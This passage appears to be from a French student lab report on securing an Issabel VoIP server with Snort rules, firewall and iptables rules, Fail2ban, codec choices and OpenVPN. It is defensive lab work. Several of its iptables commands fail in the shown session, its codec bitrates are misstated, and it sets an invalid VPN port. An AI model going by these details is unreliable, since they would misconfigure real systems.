#include $RULE_PATH/policy-multimedia.rules
#include $RULE_PATH/policy-other.rules
include $RULE_PATH/policy.rules
#include $RULE_PATH/policy-social.rules
#include $RULE_PATH/policy-spam.rules
include $RULE_PATH/pop2.rules
include $RULE_PATH/pop3.rules

```

On peut modifier les regels de SNORT d'apres le fichiers .rules dans le dossier /etc/snort/rules:

```

vboxuser@SHAAI:/etc/snort$ cd rules
vboxuser@SHAAI:/etc/snort/rules$ ls
attack-responses.rules      community-web-dos.rules    policy.rules
backdoor.rules                community-web-iis.rules   pop2.rules
bad-traffic.rules            community-web-misc.rules  pop3.rules
chat.rules                   community-web-php.rules  porn.rules
community-bot.rules          ddos.rules                 rpc.rules
community-deleted.rules     deleted.rules              rservices.rules
community-dos.rules          dns.rules                  scan.rules
community-exploit.rules     dos.rules                  shellcode.rules
community-ftp.rules          experimental.rules       smtp.rules
community-game.rules         exploit.rules             snmp.rules
community-icmp.rules         finger.rules              sql.rules
community-imap.rules         ftp.rules                 telnet.rules
community-inappropriate.rules icmp-info.rules        tftp.rules
community-mail-client.rules  icmp.rules                virus.rules
community-misc.rules         imap.rules               web-attacks.rules
community-nnto.rules          info.rules               web-cgi.rules

```

On peut personnaliser des regles en utilisant ce site web <http://snorpy.cyb3rs3c.net>, et il suffit d'ajouter ces regles au fichier local.rules.

c. Configuration Firewall : Iptables, ufw,

pour configurer notre pare-feu nous allons dans **Security-->Firewall--> Define ports**.

Nous allons d'abord definir les ports

The screenshot shows the 'Define Ports' section of the firewall configuration. It lists various TCP services and their corresponding ports:

Name	Protocol	Details	Option
HTTP	TCP	Port 80	View
HTTPS	TCP	Port 443	View
POP3	TCP	Port 110	View
IMAPS	TCP	Port 993	View
SSH	TCP	Port 22	View
SMTP	TCP	Port 25	View
POP3S	TCP	Port 995	View
JABBER/XMPP	TCP	Port 5222	View
OpenFire	TCP	Port 9090	View

Apres la definition des ports nous allons maintenant definir les regles de securite .Pour cela nous allons rendre dans **Security-->Firewall-->Firewall Rules --> Activate Firewall**

The screenshot shows the 'Firewall Rules' page with a warning message: "The firewall is currently deactivated. It is recommended to always have it activated. The firewall does not have support for GeoIP Localization". Below the message, there is a table of existing rules:

Order	Traffic	Target	Interface	Source Address	Destination Address	Protocol	Details
1	IN: lo	IN: lo	IN: lo	0.0.0.0/0	0.0.0.0/0	ALL	
2	IN: ANY	IN: ANY	IN: ANY	0.0.0.0/0	0.0.0.0/0	ICMP	Type: ANY
3	IN: ANY	IN: ANY	IN: ANY	0.0.0.0/0	0.0.0.0/0	UDP	Source Port: ANY Destination Port: DHCPD
4	IN: ANY	IN: ANY	IN: ANY	0.0.0.0/0	0.0.0.0/0	TCP	Source Port: ANY Destination Port: POP2

The screenshot shows the 'Firewall Rules' page with a message: "The firewall has been activated". Below the message, there is a table of active rules:

Order	Traffic	Target	Interface	Source Address	Destination Address	Protocol	Details
1	IN: lo	IN: lo	IN: lo	0.0.0.0/0	0.0.0.0/0	ALL	
2	IN: ANY	IN: ANY	IN: ANY	0.0.0.0/0	0.0.0.0/0	ICMP	Type: ANY

Ensuite nous allons definir nos regles de securite pour cela nous allons nous rendre sur nouvelle regle

The screenshot shows the Issabel Firewall Rules configuration interface. On the left, a sidebar lists modules: System, Agenda, Email, Fax, PBX, Reports, Security, and Firewall. Under Firewall, 'Firewall Rules' is selected. The main panel shows a form for creating a new rule. The 'IP DETAILS' section has 'Traffic' set to 'INPUT', 'Protocol' to 'ALL', 'Interface IN:' to 'ANY', 'Source Address' to '192.168.173.0 / 24', and 'Destination Address' to '0.0.0.0 / 24'. The 'ACTION DETAIL' section has 'Target' set to 'ACCEPT'. Below the form, a summary bar shows: IN: ANY, 192.168.173.0/24, 0.0.0.0/0, ALL. To the right are icons for saving, canceling, and a lightbulb.

This screenshot shows the same Issabel Firewall Rules configuration interface, but with a different rule configuration. The 'Source Address' is now '192.168.173.95 / 32' and the 'Destination Address' is '192.168.173.20! / 32'. The 'Target' is now 'REJECT'. The rest of the fields remain the same as the first screenshot.

Iptables:

La commande IPtables est utilisée pour configurer le filtrage du noyau Linux, permettant ainsi de mettre en place le pare-feu. Par défaut, IPtables est pré-installé sur les distributions Linux.

Dans l'exemple qui suit nous avons programmé notre firewall pour qu'il puisse laisser passer que le trafic VoIP au niveau du serveur Asterisk et de bloquer tous le trafic restant. Voici les commandes exécutées :

iptables -A INPUT -p udp -m udp --dport 5060 -j ACCEPT

Cette commande va permettre d'accepter le trafic UDP entrant du port 5060. Ce numéro de port n'est autre que celui du protocole SIP.

iptables -A INPUT -p udp -m udp --dport 10000:20000 -j ACCEPT

Cette commande va permettre d'accepter le trafic UDP entrant du protocole RTP. Ensuite il faut attribuer une règle par défaut pour bloquer tous le trafic restant et qui passe par UDP

iptables -A INPUT -p UDP -j DROP

En ce qui concerne le flood ou dos (déni de service), nous pouvons implémenter les règles suivantes pour limiter le nombre de demandes de connexion au minimum vital :

iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT

Celle-ci va donc limiter le trafic UDP entrant sur le port 5060 à une requête par seconde.

iptables -A FORWARD -p udp -m udp --dport 5060 -m limit --limit 1/second -j ACCEPT

Tous les scans utilisant des paquets ayant un drapeau de type SYN, NULL, ACK, FIN, RST seront bloqué.

iptables -A FORWARD -p tcp --tcp-flags SYN,NULL,ACK,FIN,RST -j DROP

Pour les attaques par brute force, on peut utiliser les deux lignes de commandes suivantes pour limiter le nombre de connexions sur le port 5060 :

iptables -A INPUT -p udp --dport 5060 -i eth0 -m state --state NEW -m recent --set

iptables -A INPUT -p udp --dport 5060 -i eth0 -m state --state NEW -m recent --update--seconds 5 --hitcount 5 -j DROP




```
[root@issabel hazy]# iptables -A INPUT -p udp -m udp --dport 5060 -j ACCEPT
[root@issabel hazy]# iptables -A INPUT -p udp -m udp --dport 10000:20000 -j ACCEPT
[root@issabel hazy]# iptables -A INPUT -p UDP -j DROP
[root@issabel hazy]# iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT
[root@issabel hazy]# iptables -A FORWARD -p udp -m udp --dport 5060 -m limit --limit 1/second -j ACCEPT
iptables v1.4.21: option "-j" requires an argument
Try `iptables -h` or `iptables --help` for more information.
[root@issabel hazy]# iptables -A FORWARD -p udp -m udp --dport 5060 -m limit --limit 1/second -j ACCEPT
[root@issabel hazy]# iptables -A FORWARD -p tcp --tcp-flags SYN,NULL,ACK,FIN,RST -j DROP
iptables v1.4.21: --tcp-flags requires two args.
Try `iptables -h` or `iptables --help` for more information.
[root@issabel hazy]# iptables -A FORWARD -p tcp --tcp-flags SYN,NULL,ACK,FIN,RST -j DROP
iptables v1.4.21: --tcp-flags requires two args.
Try `iptables -h` or `iptables --help` for more information.
[root@issabel hazy]# iptables -A FORWARD -p tcp --tcp-flags SYN,NULL,ACK,FIN,RST -j DROP
iptables v1.4.21: --tcp-flags requires two args.
Try `iptables -h` or `iptables --help` for more information.
[root@issabel hazy]# iptables -A FORWARD -p tcp --tcp-flags SYN,RST -j DROP
iptables v1.4.21: --tcp-flags requires two args.
Try `iptables -h` or `iptables --help` for more information.
[root@issabel hazy]# iptables -A INPUT -p udp --dport 5060 -i eth0 -m state --state NEW -m recent --set
```

En enregistrant les règles que nous avons configurées.

```
[root@issabel hazy]# service iptables save
iptables: Saving firewall rules to /etc/sysconfig/iptables:[ OK ]
[root@issabel hazy]# service iptables restart
Redirecting to /bin/systemctl restart iptables.service
[root@issabel hazy]#
```

En tapant la commande iptables -L pour afficher la liste des règles.




```
[root@issabel hazy]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
f2b-issabel-gui  tcp  --  anywhere             anywhere             multiport dports 0:65535
f2b-asterisk-ami  tcp  --  anywhere             anywhere             multiport dports 5038
f2b-asterisk-udp  udp  --  anywhere             anywhere             multiport dports 0:65535
f2b-asterisk-tcp  tcp  --  anywhere             anywhere             multiport dports 0:65535
f2b-postfix-sasl  tcp  --  anywhere             anywhere             multiport dports smtp,urd,submission
,imap3,imaps,pop3,pop3s
f2b-postfix  tcp  --  anywhere             anywhere             multiport dports smtp,urd,submission
f2b-apache-shellshock  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-modsecurity  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-fakegooglebot  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-botsearch  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-nohome  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-overflows  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-noscript  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-badbots  tcp  --  anywhere             anywhere             multiport dports http,https
f2b-apache-auth  tcp  --  anywhere             anywhere             multiport dports http,https

Chain ISSABEL_INPUT (1 references)
target     prot opt source               destination
ISSABEL_INPUT_GEOIP  all  --  anywhere             anywhere             state RELATED,ESTABLISHED
ACCEPT    all  --  anywhere             anywhere             reject-with icmp-port-unreachable
REJECT    all  --  192.168.173.0/24      anywhere             reject-with icmp-port-unreachable
ACCEPT    all  --  192.168.173.95       issabel.local        reject-with icmp-port-unreachable

Chain ISSABEL_INPUT_GEOIP (1 references)
target     prot opt source               destination
```

Nous avons également fermé tous les ports ouverts.



```
[root@kali]-[/home/hazy]# nmap 192.168.173.209
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-11 12:03 EDT
Nmap scan report for 192.168.173.209
Host is up (0.0036s latency).
All 1000 scanned ports on 192.168.173.209 are in ignored states.
Not shown: 988 filtered tcp ports (no-response), 12 filtered tcp ports (port-unreach)
MAC Address: 08:00:27:5D:E9:5C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
```

Fail2ban:

est une application qui cherche les tentatives répétitives et infructueuses de connexion dans les fichiers journaux et procède au bannissement en ajoutant une règle au pare-feu iptables pour bannir l'adresse IP source. Il permet de ralentir les attaques par force brute ainsi que les attaques par déni de service.

Configuration de Fail2ban :

Grâce à l'interface web d'Issabel PBX, nous n'avons pas besoin de nous rendre à la console pour configurer Fail2ban. Pour cela, nous allons dans Security --> Fail2Ban --> Admin.

The screenshot shows the Issabel web interface at https://192.168.173.209/index.php?menu=sec_fb_admin. The left sidebar has a 'Fail2Ban' section under 'Security'. The main content shows a table of failed attempts:

Name	Count Failed Attempts	Ban Time (hours)	Whitelist	Enabled
asterisk	5	12	127.0.0.1	1
sshd	5	12	127.0.0.1	1
postfix	5	12	127.0.0.1	1
apache	5	12	127.0.0.1	1
cyrus	5	12	127.0.0.1	1

Ensuite, nous allons configurer la prison pour chaque service en commençant par Asterisk. Mais n'oublions pas de définir une liste blanche pour ne pas bannir notre propre serveur.

The screenshot shows the 'Save' configuration page for the 'asterisk' entry in Fail2Ban. The fields are filled as follows:

- Name: asterisk
- Count Failed Attempts: 2
- Ban Time (hours): 100
- Whitelist: 127.0.0.1, 192.168.173.117
- Enabled: checked

Fail2Ban a été bien configuré.

```
Fail2Ban
From fail2ban@issabel.local Mon Mar 11 17:05:24 2024
Return-Path: <fail2ban@issabel.local>
X-Original-To: root@localhost
Delivered-To: root@localhost.local
Received: by issabel.local (Postfix, from userid 0)
          id 7C4A91002DF; Mon, 11 Mar 2024 17:05:24 +0000 (+00)
Subject: [Fail2Ban] asterisk: started on issabel.local
Date: Mon, 11 Mar 2024 17:05:24 +0000
From: Fail2Ban <fail2ban@issabel.local>
To: root@localhost.local
Message-ID: <20240311170524.7C4A91002DF@issabel.local>


Hi,
      "the quieter you become, the more you are able to hear"

The jail asterisk has been started successfully.

Regards,
Fail2Ban
[root@issabel bin]#
```

d. Implémenter des solutions pour la mise en place QoS VoIP.

La mise en place de la QoS pour la VoIP est essentielle pour garantir une qualité de service optimale pour vos appels vocaux sur IP.



Les codecs que nous avons choisi sont les suivants:

G.726 : Ce codec est encore plus efficace en bande passante que le G.729 (environ 3,1 à 5,3 kbps) mais il peut avoir une légère réduction de la qualité audio.

G.722 : Ce codec offre une excellente qualité audio, reproduisant une large gamme de fréquences proches de l'audition humaine. Cependant, il nécessite un débit important (environ 64 kbps).


G.723 : Le codec G.723 offre une bonne qualité audio, similaire au G.729, mais avec une caractéristique sonore légèrement différente. Il est généralement considéré comme un codec agréable et naturel.

e. Implémentation des protocoles sécurisée VoIP VPN,

L'implémentation de protocoles sécurisés VoIP et VPN dans Sissabel offre plusieurs avantages importants pour les entreprises, notamment une sécurité accrue contre les attaques et les intrusions, une meilleure protection des communications vocales et des données, et une plus grande confidentialité. Cette solution flexible et évolutive s'intègre facilement aux infrastructures existantes et répond aux besoins croissants des entreprises.

Pour implémenter VPN sur Issabel nous allons sur Addons , cherchons Easy-VPN et l'installons.

Puis dans la section security du sidebar on trouvera OpenVPN



Les fichiers vars dans OpenVPN sont des fichiers de configuration qui définissent les variables utilisées par les scripts Easy-RSA pour générer les certificats et les clés nécessaires au fonctionnement d'OpenVPN, Apres avoir saisi les infos demandes on clique sur next ,pour creer un CA et puis des server keys,

OpenVPN Settings

OpenVPN Configuration

1. Create Vars File

2. Clean All

3. Build CA

4. Build Server's Keys

5. Build Server Configuration

State or Province	ma
Locality	-
Organization Name	Orgai
Organization Unit Name	Orgai
Common Name	Issabel orgai
Name	Orgai localhost
Email	issabellorgai@gmail.com

Create Vars File

Vars Exist?

The screenshot shows three sequential steps of a configuration wizard:

- Step 3: Build CA** (highlighted in dark blue): A message box says "Here you can create the ca.key and the ca.crt files based on the vars file step." It contains a "Create CA" button and a dropdown menu showing "Certificate Exist? YES". A validation error message "This field is required." is displayed.
- Step 4: Build Server's Keys** (highlighted in dark blue): A message box says "Here you can create the server.key, server.crt and the dh1024.pem." It contains a "Create Server Keys" button and a dropdown menu showing "dh1024.pem Exists? YES". A validation error message "This field is required." is displayed.
- Step 5: Build Server Configuration** (highlighted in light grey): This step is currently inactive.

The screenshot shows the "Build Server Configuration" step:

- Step 5: Build Server Configuration** (highlighted in dark blue): A configuration form with the following fields:
 - Listening Port: 928282
 - Protocol: UDP
 - Dev: TUN
 - Server Network: 192.168.1.0
 - Server Mask: 255.255.255.0
 - Keep Alive: 10
 - Timeout: 120 (highlighted in red)
 A validation error message "This field is required." is displayed next to the Timeout field.

Apres avoir fini l'installation , on passe a choisir notre de client tvpn et son extension puis on telecharge le fichier .ovpn que notre client va utiliser pour se connecter.

The screenshot shows the "OpenVPN Configuration" tab of the interface:

- Client Type:** Linux Client (separated files) (selected)
- Client Name:** ej: Client1
- Generate Configs** button

A modal window titled "clientkeys" displays a file list with a single file named "200.ovpn".